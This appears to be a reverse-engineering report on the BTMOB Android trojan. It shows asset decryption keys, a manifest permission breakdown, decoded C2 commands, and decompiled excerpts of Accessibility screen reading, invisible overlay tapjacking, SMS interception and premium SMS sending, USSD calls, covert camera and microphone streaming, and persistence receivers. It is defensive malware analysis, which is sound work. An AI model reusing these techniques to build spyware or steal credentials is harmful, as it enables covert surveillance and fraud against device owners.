Extraction chain and code analysis showing the APK structure, encrypted asset archive, decrypted payload contents, installer DEX loader, and embedded split APK components used in the malware deployment flow.

Extraction Chain

The sample decrypts a large encrypted asset into a ZIP container holding DEX loaders, APKs, and configuration files.



Decrypted Archive Contents

File	Purpose
bootstrap.dex	Small DEX loader; decrypts and injects additional code
installer.dex	Installer logic; contains classes for deployment
payload_split0.apk	Payload manifest and package identity
payload_split1.apk	Main trojan engine and Accessibility logic
payload_split2.apk	Resources used by payload
miner_config.json	Miner configuration
payload_config.json	Payload configuration
images.zip	Overlay UI assets and Google Play icons
install_library.zip	Native libraries and installation support
classes.dex	Main application DEX bytecode
miner.apk	XMRig-based Monero miner payload

```
[+] Seed: b'yjVmI0o2'
[+] AES Key: c7a1a47c978407dfe4a9ef73f3e241d4
[+] AES IV: d48331e4d79cbcf11631f2cea496e543
[+] Read 8,521,120 bytes of encrypted data
[+] Decrypted 8,521,111 bytes (PKCS7 padding removed)
[+] Saved decrypted archive: C:\Users\[REDACTED]\BTMOB_21_MAY\apk\assets\yjVmI0o_extracted
  \..\yjVmI0o_decrypted.zip
[+] Extracting to: C:\Users\[REDACTED]\BTMOB_21_MAY\apk\assets\yjVmI0o_extracted

=====
EXTRACTION RESULT - 11 files
=====
bootstrap.dex           13,184 bytes  -> Loads installer DEX; class injection
classes.dex             630,568 bytes -> Main application DEX
images.zip              761,725 bytes -> UI assets (fake screens)
install_library.zip     2,638,732 bytes -> Native .so libraries
installer.dex           276,214 bytes -> Installation logic
miner.apk                0 bytes
miner_config.json        221 bytes  -> XMRig miner config
payload_config.json      281 bytes  -> Payload component
payload_split0.apk       2,008,984 bytes -> Payload component
payload_split1.apk       2,702,687 bytes -> Payload component
payload_split2.apk       1,262,526 bytes -> Payload component
=====
Total: 10,295,122 bytes uncompressed
=====

CRYPTO SUMMARY (for reports)
=====
Algorithm:  AES-128-CBC / PKCS7
Key:         c7a1a47c978407dfe4a9ef73f3e241d4
IV:          d48331e4d79cbcf11631f2cea496e543
Key derivation: SHA-1(asset_name + '2')[:16]
IV derivation:  SHA-256(asset_name + '2')[:16]
Encrypted:    8,521,120 bytes
Decrypted:    8,521,111 bytes
=====
```

Decryption and extraction output showing the encrypted asset successfully unpacked into 11 files, including DEX loaders, payload split APKs, configuration files, native libraries, and the AES-CBC cryptographic parameters used in the extraction process.



Identifying High-Risk Permission Clusters

The combination of Accessibility Service, C2 control, and overlay injection creates a high-risk profile, even if individual permissions appear benign.

Device Control

Risk: Screen reading & actions
e.g., BIND_ACCESSIBILITY_SERVICE

Messaging

Risk: OTP & SMS fraud
e.g., READ_SMS, CALL_PHONE

Surveillance

Risk: AV capture
e.g., CAMERA, RECORD_AUDIO

Persistence

Risk: Auto-reactivation
e.g., RECEIVE_BOOT_COMPLETED

Installation

Risk: Payload deployment
e.g., REQUEST_INSTALL_PACKAGES

Storage/Data

Risk: Data exfiltration
e.g., MANAGE_EXTERNAL_STORAGE

```
AndroidManifest.xml X
decompiled > base_apk > resources > AndroidManifest.xml
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
8    platformBuildVersionCode="34"
9    platformBuildVersionName="14">
10   <uses-sdk
11     android:minSdkVersion="26"
12     android:targetSdkVersion="28"/>
13   <uses-permission android:name="android.permission.INTERNET"/>
14   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
15   <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
16   <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
17   <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
18   <uses-permission android:name="android.permission.WAKE_LOCK"/>
19   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
20   <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPT
21   <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
22   <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
23   <application
24     android:label="Yarmouth"
25     android:icon="@drawable/icon"/>
```

Android Manifest analysis highlighting critical permission requests and service declarations.

```
AndroidManifest.xml X
decompiled > payload_split1 > resources > AndroidManifest.xml
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
78   <application
370     <service
376       <service
377         modulatorexecutor="&gt;&lt;65df6d10&gt;\10&lt;!-- 9ba10dfe --&gt;
378         android:label="0x7f0f0000"
379         android:name="sensor.inspector.indexer.epqldnjcgrbk"
380         android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE
381         android:enabled="true"
382         android:exported="false"
383         android:configChanges="screenSize|orientation"
384         android:foregroundServiceType="systemExempted">
385         <intent-filter>
386           <action android:name="android.accessibilityservice.Accessibil
387         </intent-filter>
388         <meta-data
389           android:name="android.accessibilityservice"
390           android:resource="0x7f120000"/>
```

Decompiled code showing implementation details of accessibility service and risk-based logic.

Threat Capability Map

BTMOB capability areas mapped by function and Admiralty-coded evidence strength.



Admiralty Code: A1 = reliable source + confirmed information | A2 = reliable source + strong supporting evidence

Code Analysis: C2 Commands & Miner

Detailed source code excerpts revealing C2 command structures, miner initialization, and surveillance capabilities.

```

decode_c2_commands.py > ...
1  import base64
2
3  def rf0(s1, s2):
4      b1 = base64.b64decode(s1.strip().encode())
5      b2 = base64.b64decode(s2.strip().encode())
6      res = bytearray()
7      for i in range(len(b1)):
8          res.append(b1[i] ^ b2[i % len(b2)])
9      return res.decode('utf-8', errors='replace')
10
11 print("=== C2 Commands (d0.java:149-472) ===")
12 print()
13
14 commands = [
15     (0, "dFkT", "Ayt4t6ZDg/k="), # case 118000
16     (1, "uTFe7Xw=", "1kEqgw/PsmH="), # case 105962424
17     (2, "GGEm", "eQVCK8+xbQw="), # case 96417
18     (3, "qTKA4gA=", "xVjlgXSch/g="), # case 102998360
19     (4, "r42Shg==", "5P384QdGyKU="), # case 3537110
20     (5, "oOMjrw==", "xopPygVym0o="), # case 3143036
21     (6, "Tt4A", "0a00uV6tN="), # case 07725

```

PROBLEMS OUTPUT DEBUG CONSOLE **TERMINAL** PORTS

FLARE-VM 05/23/2025 13:36:24

PS C:\Users\USER_NAME\BTMOB_21_MAY > python C:\Users\USER_NAME\BTMOB_21_MAY\decode_c2_commands.py

```

=== C2 Commands (d0.java:149-472) ===

case 0: command='wrk' handler=e(new p00(...)) -> execute work / command
case 1: command='optns' handler=E(updateConfig) -> update C2 config
case 2: command='add' handler=d.q(context) -> add app / target
case 3: command='lject' handler=D(jsonObject) -> inject classes / code
case 4: command='spng' handler=d.e(context) -> spam SMS
case 5: command='file' handler=o(jsonObject) -> file download / upload
case 6: command='bot' handler=j(jsonObject) -> bot status / control
case 7: command='clone' handler=m(jsonObject) -> clone app
case 8: command='fetch' handler=n(jsonObject) -> fetch data from device
case 9: command='srh' handler=u(jsonObject) -> search device content
case 10: command='upload' handler=y(jsonObject) -> upload files to C2
case 11: command='screen' handler=t(jsonObject) -> capture screen / screenshot
case 12: command='mic' handler=q(jsonObject) -> record microphone

```

Decoded C2 command mapping from the malware, revealing remote-control capabilities such as configuration updates, data theft, uploads, screenshots, and microphone recording.

File: deobfuscated/com/orognd/trisyecttd/Miner.java
The Process object proves a SEPARATE binary (not Java code) is run.
process.destroy() can only kill an external native process.

```

private Process workerProcess = null;
This variable holds a handle to the running miner process
public void startMining() {
This method creates a thread that launches the miner
process.destroy();
This kills the native miner binary (not Java)

```

PROOF 2: libmine-arm64.so is AES-encrypted, not a real library

File: decrypt_miner_binary.py
The miner binary is stored ENCRYPTED and decrypted before running.
Key derivation is weak/static (no randomization):

```

filename = b'd-miner'
The seed for key derivation is the filename itself
key = hashlib.sha1(filename).digest()[:16]
AES-128 key = first 16 bytes of SHA-1('d-miner')
iv = b'\x00' * 16
IV is all zeros - weak, no randomization
cipher = AES.new(key, AES.MODE_CBC, iv)
Algorithm: AES-128-CBC with PKCS5 padding
Result: decrypted output is a 64-bit ELF binary
(ELF header \x7fELF confirmed at offset 0)

```

PROOF 3: miner_config.json confirms mining configuration

File: apk/assets/yjVmT0o/extracted/miner_config.json

```

{"isRemoteControl": false, "isTestKeyEnabled": false, "splits": ["yjVmT0ominer.apk"], "subscriptionEndMillis": 4611686018427387903, "messageAuthenticationCode": "eVAmHju3UqrW
56gMaUQ==", "simpleInstaller": "deprecated"}
subscriptionEndMillis = 4611686018427387903
-> This is the MAXIMUM int64 value (never expires)
-> Mining runs effectively forever
-> No time limit on the mining operation

```

Reverse-engineering evidence showing an AES-encrypted native miner payload, decrypted ELF binary, and configuration confirming long-running mining behavior.

Code Analysis: Accessibility & Overlay

Detailed source code excerpts revealing C2 command structures, miner initialization, and surveillance capabilities.

EVIDENCE: Accessibility Monitoring (Screen Reading + Keylogging)

The malware registers as an Android Accessibility Service, which grants it permission to read all on-screen content from ANY app, track user input, and capture screenshots without notification.

PROOF 1: Service declared in AndroidManifest with BIND_ACCESSIBILITY

File: payload_split1/resources/AndroidManifest.xml (Lines 377-391)

```
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
This permission allows system-level access to UI events
<action android:name="android.accessibilityservice.AccessibilityService"/>
Intent filter registers as system accessibility service
```

PROOF 2: Class extends AccessibilityService (system-level access)

File: sensor/inspector/indexer/epqldnjcgrbk.java (Lines 81)

```
public class epqldnjcgrbk extends AccessibilityService {
This is the core - extends system AccessibilityService class
```

PROOF 3: getRootInActiveWindow() reads ALL on-screen text

File: epqldnjcgrbk.java (Line 796)

```
rootInActiveWindow = this.b.getRootInActiveWindow();
This reads the complete UI tree from ANY app running
including passwords, OTP codes, chat messages, etc.
```

PROOF 4: onAccessibilityEvent() handles every UI event

File: epqldnjcgrbk.java (Line 2271)

```
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {
Fires on every UI change - app switches, button clicks,
text input, notification arrivals, etc.
```

PROOF 5: takeScreenshot() captures screen without user knowing

File: epqldnjcgrbk.java (Line 3091)

```
public void takeScreenshot(int i2, Executor executor, AccessibilityService$TakeScreenshotCallback accessibilityService$TakeScreenshotCallback) {
Captures the device screen at any time - no indicator shown
```

VERDICT: Accessibility Monitoring - CONFIRMED

1. BIND_ACCESSIBILITY_SERVICE permission grants system UI access
2. getRootInActiveWindow() reads all text (keylogging/capturing)
3. onAccessibilityEvent() tracks every app and user action
4. takeScreenshot() captures the screen silently

Android Accessibility Service abuse, showing the malware's ability to read on-screen content, monitor UI events, capture sensitive input, and take screenshots without user visibility.

EVIDENCE: Overlay Injection (Tapjacking / Invisible UI)

The malware draws invisible windows over legitimate apps to intercept user taps, steal credentials, and hide malicious activity. This is 'tapjacking' - the user can't see the overlay.

PROOF 1: WindowManager.addView() overlay with TYPE_APPLICATION_OVERLAY

File: s.java (Lines 1232-1245)

Overlay type: 2038 = TYPE_APPLICATION_OVERLAY (API 26+)
2003 = TYPE_PHONE (Legacy fallback)

```
WindowManager windowManager = (WindowManager) context.getSystemService(rf0.a("/cosUKK1\n", "iqNCNM3CnG=\n"));
final SurfaceView surfaceView = new SurfaceView(context);
surfaceView.setBackgroundColor(Color.parseColor(rf0.a("qDwz/Rd+YlM6\n", "iwwDzSdOUmk=\n")));
surfaceView.setFocusable(true);
surfaceView.setClickable(true);
WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(8, 8, Build.VERSION.SDK_INT >= 26 ? 2038 : 2003, 552, -3);
Chooses overlay type based on Android version
layoutParams.gravity = 8388659;
layoutParams.x = 8;
layoutParams.y = 8;
windowManager.addView(surfaceView, layoutParams);
Adds an invisible 8x8 pixel overlay to the screen
```

PROOF 2: AccessibilityService overlay via TYPE_ACCESSIBILITY_OVERLAY

File: epqldnjcgrbk.java (Lines 1117-1125)

Type 2032 = TYPE_ACCESSIBILITY_OVERLAY - bypasses SYSTEM_ALERT

```
final WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(rect.width() - 10, rect.height() - 10, rect.left, rect.top - 100, 2032, 8, -3);
Uses 2032 (TYPE_ACCESSIBILITY_OVERLAY) - no user prompt
view.setOnTouchListener(new View.OnTouchListener() { // from class: subsystemnotary.analyzerdiffuser.simulatortranslatorx.moduleaggregatorx.k0
@Override // android.view.View.OnTouchListener
public final boolean onTouch(View view2, MotionEvent motionEvent) {
return this.a.e0(rect, view, layoutParams, str3, str2, view2, motionEvent);
}
});
layoutParams.gravity = 8388659;
D.addView(view, layoutParams);
addView with LayoutParams places overlay on screen
```

PROOF 3: Static WindowManager + LayoutParams for global overlays

File: epqldnjcgrbk.java (Lines 82-85)

```
public static WindowManager D = null;
Global WindowManager instance for system-wide overlays
public static WindowManager.LayoutParams E = null;
public static FrameLayout F = null;
public static WindowManager.LayoutParams j0 = null;
```

PROOF 4: Overlay-attack kill chain

1. Accessibility reads target app screen (scread command)
2. Overlay positions fake input field on login/sensitive UI
3. User types credentials into invisible overlay
4. Captured data uploaded via upload/DDoS command

Overlay injection and tapjacking, showing the malware drawing windows over legitimate apps to capture credentials and trick users into authorizing malicious actions.

Code Analysis: SMS & Surveillance

Source excerpts revealing SMS and USSD interception alongside covert camera and microphone surveillance capabilities.

EVIDENCE: SMS Interception & USSD Abuse

The malware intercepts incoming SMS via BroadcastReceiver, extracts sender + message body, sends premium-rate SMS, and executes USSD codes (e.g. call forwarding) without consent.

PROOF 1: SMS permissions in AndroidManifest

File: AndroidManifest.xml (payload_split1)

```
<uses-permission android:name="android.permission.READ_SMS"/>
READ_SMS -> read all messages, RECEIVE_SMS -> intercept
SEND_SMS -> send premium-rate SMS at victim's cost
```

PROOF 2: uzppgpokxylycofvns.java - SMS BroadcastReceiver

File: uzppgpokxylycofvns.java (Full file shown)

```
public class uzppgpokxylycofvns extends BroadcastReceiver {
    BroadcastReceiver intercepts SMS system-wide
    public void onReceive(Context context, Intent intent) throws Throwable {
        Triggered on EVERY incoming SMS message
        for (SmsMessage smsMessage : Telephony.Sms.Intents.getMessagesFromIntent(intent)) {
            Decodes SMS PDU - captures sender address + body
            String originatingAddress = smsMessage.getOriginatingAddress();
            Extracts sender number and message content
            m0.d(str8 + rf0.a("QQ==\n", "PT6j0CvBbu0=\n") + originatingAddress + rf0.a("Tw==\n", "M9Cr277pHL0=\n") + smsMessage.getMessageBody() + rf0.a("bw==\n", "Ez/Jx1xEnMw=\n") + p0.i(), m0.b.b);
            Extracts sender number and message content
        }
    }
}
```

PROOF 3: s0.java sends SMS via SmsManager (C2 'spng' command)

File: s0.java (lines 242-282)

```
SmsManager.getSmsManagerForSubscriptionId(activeSubscriptionInfoList.get(i).getSubscriptionId()).sendTextMessage(str, null, str2, null, null);
Sends SMS to any number (premium-rate scam)
SmsManager.getSmsManagerForSubscriptionId(next.getSubscriptionId()).sendTextMessage(str, null, str2, null, null);
Sends SMS to any number (premium-rate scam)
```

PROOF 4: USSD abuse via TelephonyManager

File: r0.java (lines 54-58)

```
TelephonyManager telephonyManager = (TelephonyManager) this.a.getSystemService(rf0.a("K3T0EB=\n", "iMWBv1rseNY=\n"));
if (telephonyManager == null || Build.VERSION.SDK_INT < 26) {
    return;
}
telephonyManager.createForSubscriptionId(subscriptionId).sendUssdRequest(str, new a(), new Handler(Looper.getMainLooper()));
Executes USSD codes like *21*# (call forwarding)
```

SMS interception and USSD abuse, showing the malware requesting SMS permissions, registering a BroadcastReceiver to capture incoming messages, sending SMS through C2 commands, and executing USSD codes without user consent.

EVIDENCE: Surveillance (Camera + Microphone Recording)

The malware captures camera feed and records microphone audio without user consent. It uses WebSocket to stream data live to the C2 server for real-time surveillance.

PROOF 1: Camera permission in AndroidManifest

File: AndroidManifest.xml (payload_split1)

```
<uses-permission android:name="android.permission.CAMERA"/>
Grants access to the device's camera hardware
NOTE: RECORD_AUDIO permission not in manifest (may be granted via accessibility or sideloaded later)
```

PROOF 2: ywixqefpwnabf.java - Camera.open() + WebSocket stream

File: ywixqefpwnabf.java (Service - extends Service)

```
import android.hardware.Camera;
private final WebSocketListener h = new a();
WebSocket setup => streams camera data to C2 server
w = this.k.newWebSocket(new Request.Builder().url(re.c()).build(), this.h);
WebSocket setup => streams camera data to C2 server
List<Camera.Size> supportedPreviewSizes = Camera.open(0).getParameters().getSupportedPreviewSizes();
Opens the camera for live feed capture
camera.setPreviewCallback(null);
Captures every camera frame as it arrives
Camera cameraOpen = Camera.open();
Opens the camera for live feed capture
camera.setPreviewCallback(new b());
Captures every camera frame as it arrives
i = Camera.open(Integer.valueOf(strArrSplit[0]).intValue());
Opens the camera for live feed capture
```

PROOF 3: gz.java - AudioRecord for microphone surveillance

File: gz.java (lines 65-92, 215-223)

```
import android.media.audiofx.AcousticEchoCanceller;
Echo canceller improves recording quality
AudioRecord audioRecord2 = i != 1 ? i != 2 ? i != 3 ? i != 4 ? new AudioRecord(0, 12, gz.g, gz.h, 13) : new AudioRecord(8, 12, gz.g, gz.h, 13) : new AudioRecord(7, 12, gz.g, gz.h, 13) : new AudioRecord(6, 12, gz.g, gz.h, 13) : new AudioRecord(5, 12, gz.g, gz.h, 13);
AudioRecord captures raw PCM audio from microphone
AcousticEchoCanceller.create(audioRecord2.getAudioSessionId());
Echo canceller improves recording quality
```

PROOF 4: C2 commands enabling surveillance

```
case 11: command='screen' => capture screenshot via accessibility
case 12: command='mic' => start/stop microphone recording
case 3: command='lject' => inject overlay for hidden camera UI
The 'screen' command triggers takeScreenshot() from
epuJnJcgrbk.java (accessibility service). The 'mic' command
triggers AudioRecord capture in gz.java streaming to C2.
```

camera and microphone surveillance, showing the malware requesting camera access, opening the device camera through a WebSocket stream, recording audio through AudioRecord, and exposing C2 commands for screenshot, camera, and microphone capture.

Code Analysis: Persistence & Auto-Start

Source excerpts showing the persistence and auto-start mechanisms (BootReceiver, foreground service, and JobScheduler) used to survive reboots and resist removal.

EVIDENCE: Persistence & Auto-Start Mechanisms

The malware ensures it survives device reboots, app kills, and user uninstall attempts. Multiple overlapping persistence mechanisms make removal extremely difficult.

PROOF 1: BootReceiver auto-starts on device boot

File: BootReceiver.java

```
public class BootReceiver extends BroadcastReceiver {
    BroadcastReceiver fires when Android boots
    public void onReceive(final Context context, Intent intent) {

    AndroidManifest.xml boot receiver declaration:
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    Intent filter for BOOT_COMPLETED - starts on reboot
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
    Intent filter for BOOT_COMPLETED - starts on reboot
```

PROOF 2: Foreground Service prevents Android from killing it

File: AndroidManifest.xml (lines 57-61)

```
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_MEDIA_PROJECTION"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_DATA_SYNC"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_SPECIAL_USE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_SYSTEM_EXEMPTED"/>
Foreground services are lower priority for OOM killer
User would need to force-stop to kill it
```

PROOF 3: JobScheduler (MyJobService) for periodic wake-up

File: MyJobService.java

```
public class MyJobService extends JobService {
    JobScheduler runs even if app is killed
```

PROOF 4: RESET_SERVICES alarm reactivation

File: ResetServices.java

```
public class ResetServices extends BroadcastReceiver {
    Alarm-based health check - re-enables killed services
```

PROOF 5: Multiple overlapping mechanisms

```
BOOT_COMPLETED -> full restart on device reboot
Foreground Svcs -> avoids OOM / battery optimization kill
JobScheduler -> periodic re-activation if killed
AlarmReceiver -> health check every N minutes
Device Admin -> prevents uninstall without admin removal
```

persistence and auto-start mechanisms, showing the malware using boot receivers, foreground services, JobScheduler wake-ups, and alarm-based reactivation to survive reboots, app kills, and removal attempts.

Code Analysis: Storage & Permissions

Source excerpts covering miner initialization, native-binary invocation, and surveillance hooks that activate after the device is enrolled with C2.

EVIDENCE: High-Risk Permission Cluster

The malware requests an extensive set of dangerous permissions that collectively give it near-total control over the device, data, and hardware. Grouped by capability.

SURVEILLANCE & DATA THEFT

```
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
Camera captures video; SMS reads/intercepts all messages
```

STORAGE ACCESS

```
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
Full read/write access to all files, downloads, photos
```

SYSTEM CONTROL

```
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_MEDIA_PROJECTION"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_DATA_SYNC"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_SPECIAL_USE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_SYSTEM_EXEMPTED"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
Internet + network = C2 communication; WakeLock keeps
CPU on; Foreground = persistence; QueryAll = app discovery
```

SPECIAL ABUSE PERMISSIONS

```
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.USE_EXACT_ALARM"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<action android:name="android.intent.action.BATTERY_LOW"/>
<action android:name="android.intent.action.BATTERY_OKAY"/>
<action android:name="android.intent.action.BATTERY_OKAY"/>
<action android:name="android.intent.action.BATTERY_LOW"/>
REQUEST_INSTALL_PACKAGES = sideload APKs silently
IGNORE_BATTERY = disables battery optimization (keeps alive)
EXACT_ALARM = precise timing for C2 beaconing
```

BIND ACCESSIBILITY (GOD MODE)

```
android:permission="android.permission.BIND_JOB_SERVICE"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
android:permission="android.permission.BIND_DREAM_SERVICE"
android:permission="android.permission.BIND_JOB_SERVICE"
android:permission="android.permission.DUMP"
android:permission="android.permission.DUMP"
BIND_ACCESSIBILITY = read all screens + keylogging
```

high-risk Android permission cluster, showing the malware requesting surveillance, SMS, storage, persistence, overlay, package management, and Accessibility Service permissions that enable data theft, keylogging, C2 communication, and device-level control.

Accessibility Exploitation: Total Device Takeover

Malware abuses legitimate Android Accessibility Services to read screen content, track interactions, and automate malicious gestures.

Detection & Inspection

Screen & Foreground Targeting

- Reads active windows, fields, and dialog content.
- Tracks foreground app changes and user interactions.
- Identifies target browsers and banking apps via package names.

Abuse & Control

Active Payload Execution

- Automates keystrokes and gestures via callbacks.
- Captures screen state through periodic screenshots.
- Injects phishing overlays to steal credentials.


High-Risk Impact

Enabling accessibility gives the payload visibility and control far beyond standard application permissions.

Social Engineering Trick:

"This app requires access permission to work. Please allow to continue."

This hardcoded prompt is designed to deceive victims into granting the keys to their device.



Data Harvesting: Multi-Vector Collection

The payload utilizes diverse passive and active collection paths to extract sensitive data and monitor device status upon operator command.

Passive Monitoring

Always-On Extraction

- SMS: Intercepts OTPs and steals messages.
- Contacts: Reads entire phone book data.
- Notifications: Monitors app-specific alerts.
- Apps: Reports all foreground activity.

Active Capture

Command-Driven Access

- Media: Requests camera frames and audio.
- Screen: Periodic snapshots and reading.
- Browsing: Extracts URL bar data and IDs.
- State: Profiles light, battery, and idle state.

High-Risk Impact

Payload capabilities enable full account takeover through persistent credential harvesting and deep environment profiling.

Browser Monitoring and Overlay Targets

The latest decoded constants confirm browser package names and URL bar view IDs embedded through split-and-mask obfuscation, identifying activity via Accessibility APIs.

Browser	Package	URL Bar View ID
Chrome	com.android.chrome	com.android.chrome:id/url_bar
Firefox	org.mozilla.firefox	org.mozilla.firefox:id/url_bar_title
Samsung Internet	com.sec.android.app.sbrowser	id/location_bar_edit_text
Brave	com.brave.browser	com.brave.browser:id/url_bar
Opera	com.opera.browser	com.opera.browser:id/url_field
DuckDuckGo	com.duckduckgo.mobile.android	id/omnibarTextInput
Opera Mini	com.opera.mini.native	com.opera.mini.native:id/url_field
Edge	com.microsoft.emmx	com.microsoft.emmx:id/url_bar
ColorOS Browser	com.coloros.browser	com.coloros.browser:id/azt
AOSP Browser	com.android.browser	com.android.browser:id/url
Dolphin Browser	mobi.mgeek.TunnyBrowser	id/search_input

Browser URL Monitoring Obfuscation

Decoded constants and logic demonstrate how the malware masks targeted browser strings and URL bar IDs to evade detection during monitoring.

EVIDENCE: Browser URL Harvesting - Obfuscation & Decryption
All 11 browser package names and view resource IDs are stored as encrypted string pairs in re.java. They are decrypted at runtime using rf0.a(): Base64 Decode + XOR Decrypt.

STEP 1: Encrypted raw strings in re.java (obfuscated storage)

File: .../moduleaggregatorm/re.java (fields P0, Q0, R0...k1)
11 browser entries = 22 encrypted string pairs
Each entry is split into 2 parts + reassembled with p0.h()

```
// Chrome browser entry (P0 = package, Q0 = view ID)
String P0 = rf0.a(data1, key1)
    + separator
    + rf0.a(data2, key2);
String Q0 = rf0.a(data3, key3)
    + separator
    + rf0.a(data4, key4);
```

Encrypted Data (Base64)	XOR Key (Base64)
wuOKVbK4mPg	oYzne9PW/Io=
Am2tkzOrJYIAyQ==	bQTJvVDDV+0=
yV29px4REzjFW7SnHBcFJcdX6uAbUAI4xm0	qjLQiX9/d0o=
QmVo	IAQauGTLx9k=

STEP 2: Base64 Decode (both data and key)

The rf0.a() function first Base64-decodes both strings to get raw byte arrays for the XOR operation.

```
data1 (bytes): [194, 227, 138, 85, 178, 184, 152, 248]
key1 (bytes): [161, 140, 231, 123, 211, 214, 252, 138]
data2 (bytes): [2, 109, 173, 147, 51, 171, 37, 130, 0, 97]
key2 (bytes): [109, 4, 201, 189, 80, 195, 87, 237]
```

STEP 3: XOR Decryption (byte-by-byte, key cycles)

Each data byte is XORed with the corresponding key byte.
If the key is shorter than the data, it wraps around.

```
XOR result 1 (bytes): [99, 111, 109, 46, 97, 110, 100, 114] -> text: "com.andr"
XOR result 2 (bytes): [111, 105, 100, 46, 99, 104, 114, 111, 109, 101] -> text: "oid.chrome"
```

STEP 4: p0.h() joins parts + removes separator

p0.h(part1 + '\0' + part2, '\0') removes the null separator to produce the final string.

```
Package: "com.android.chrome"
View ID: "com.android.chrome:id/url_bar"
```

STEP 5: All 11 browser entries decoded

- com.android.chrome
View ID: com.android.chrome:id/url_bar
findAccessibilityNodeInfosByViewId() reads URL
- org.mozilla.firefox
View ID: org.mozilla.firefox:id/url_bar_title
findAccessibilityNodeInfosByViewId() reads URL
- com.sec.android.app.sbrowser
View ID: com.sec.android.app.sbrowser:id/location_bar_edit_text
findAccessibilityNodeInfosByViewId() reads URL
- com.brave.browser
View ID: com.brave.browser:id/url_bar
findAccessibilityNodeInfosByViewId() reads URL
- com.opera.browser
View ID: com.opera.browser:id/url_field
findAccessibilityNodeInfosByViewId() reads URL
- com.duckduckgo.mobile.android
View ID: com.duckduckgo.mobile.android:id/omnibarTextInput
findAccessibilityNodeInfosByViewId() reads URL
- com.opera.mini.native
View ID: com.opera.mini.native:id/url_field
findAccessibilityNodeInfosByViewId() reads URL
- com.microsoft.emmx
View ID: com.microsoft.emmx:id/url_bar
findAccessibilityNodeInfosByViewId() reads URL
- com.coloros.browser
View ID: com.coloros.browser:id/azt
findAccessibilityNodeInfosByViewId() reads URL
- com.android.browser
View ID: com.android.browser:id/url
findAccessibilityNodeInfosByViewId() reads URL
- mobi.mgeek.TunnyBrowser
View ID: mobi.mgeek.TunnyBrowser:id/search_input
findAccessibilityNodeInfosByViewId() reads URL

Browser URL harvesting analysis showing encrypted browser package and URL bar identifiers decoded through Base64 and XOR decryption.



Decoded C2 Commands

The command dispatcher decodes 30 command names and routes them to obfuscated handler methods supporting general remote-access behavior.

Command	Function Summary
wrk	Work / keylogger or screenshot task
optns	Runtime feature configuration update
add	Add monitored application or device entry
lject	Layout injection
spng	Spam or ping notification
file	File list, read or upload operations
bot	Bot status report
clone	App clone or repackaging path
fetch	Fetch contacts, SMS, call log or other data
srh	Search device content
upload	Upload file to C2
screen	Screen capture
mic	Microphone capture
brows	Browser data monitoring
bc	Broadcast intent

Decoded C2 Commands (continued)

Command	Function summary
scread	Screen reader dump
ject	Inject script or command
net	Network information
trm	Terminal or shell command execution
update	Payload APK update
calf	Calendar extraction
tols	Installed application list
clip	Clipboard read
lock	Lock device screen
chat	Chat application monitoring
blker	Block or disable target app
loc	GPS location tracking
red	Redirect/open URL
miner	Miner control
DDS	DoS

C2 Command Dispatcher

The following evidence details the command structure and obfuscation methods employed by the C2 dispatcher for cross-platform task routing.

EVIDENCE: C2 Command Dispatcher – 30 Decoded Commands

The malware decodes 30 command names via XOR+Base64 (rf0.a()) and routes each to an obfuscated handler in d0.java.

OBFUSCATION EXAMPLE from d0.java:

Command strings stored as: rf0.a(encrypted_data,xor_key)

// String compared: rf0.a("ykQES90j
" "uSd2LrxHEtk=
")
// Base64-decode -> XOR(ykQES90j, uSd2LrxHEtk) = "wrk"
// The attacker never stores plaintext command names

DECODED C2 COMMANDS (Part 1 of 2)

Command	Function Summary	Impact
wrk	Work / keylogger or screenshot task	(MEDIUM)
optns	Runtime feature configuration update	(LOW)
add	Add monitored application or device entry	(MEDIUM)
lject	Layout injection	(HIGH)
spng	Spam or ping notification	(HIGH)
file	File list, read or upload operations	(HIGH)
bot	Bot status report	(LOW)
clone	App clone or repackaging path	(HIGH)
